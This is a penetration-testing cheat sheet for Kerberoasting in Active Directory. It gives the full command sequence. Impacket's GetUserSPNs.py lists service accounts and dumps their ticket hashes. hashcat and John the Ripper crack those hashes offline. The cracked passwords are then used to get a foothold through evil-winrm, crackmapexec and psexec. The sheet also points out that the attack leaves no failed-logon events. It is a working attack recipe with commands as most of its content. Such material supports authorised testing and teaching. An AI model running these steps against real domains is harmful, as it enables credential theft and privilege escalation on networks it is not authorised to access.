


Kerberoasting cheat sheet

Request Kerberos service tickets for accounts with SPNs, then crack them offline to recover service account passwords. Requires a valid low-privilege domain account. Replace the placeholders (<...>) with your own values.



Step 1 - Find accounts with SPNs

```
GetUserSPNs.py <domain>/<username>:<password> -dc-ip <dc-ip>
```

Lists every account with a ServicePrincipalName — those are kerberoastable.

Step 2 - Request tickets and dump them

```
GetUserSPNs.py <domain>/<username>:<password> -dc-ip <dc-ip> \  
-request -outputfile <hash-file>
```

Output hash format:

\$krb5tgs\$23\$... — RC4 (easier to crack)

\$krb5tgs\$18\$... — AES256 (harder to crack)

Step 3 - Crack the tickets offline

hashcat — RC4 tickets (mode 13100):

```
hashcat -m 13100 <hash-file> <wordlist-path> --force
```

hashcat — AES256 tickets (mode 19700):

```
hashcat -m 19700 <hash-file> <wordlist-path> --force
```

John the Ripper:

```
john --format=krb5tgs --wordlist=<wordlist-path> <hash-file>
```

Step 4 - Use the cracked credentials

If the service account has elevated privileges, authenticate with the plaintext password:

```
evil-winrm -i <target-ip> -u <username> -p <password>  
crackmapexec smb <target-ip> -u <username> -p <password>  
psexec.py <domain>/<username>:<password>@<target-ip>
```

Also check for further SPNs or delegation rights from this new foothold.

(optional) Restore Kali's networking

Only needed if you manually set a static IP before the attack:

```
sudo nmcli con mod "<connection name>" ipv4.method auto  
sudo nmcli con up "<connection name>"
```

Key idea: any domain user can request a TGS ticket for any SPN. The ticket is encrypted with the service account's NT hash. Kerberoasting abuses this by requesting the ticket and cracking it offline — no noise on the target, no failed logon events. Service accounts often have weak passwords and excessive privileges, making them high-value targets.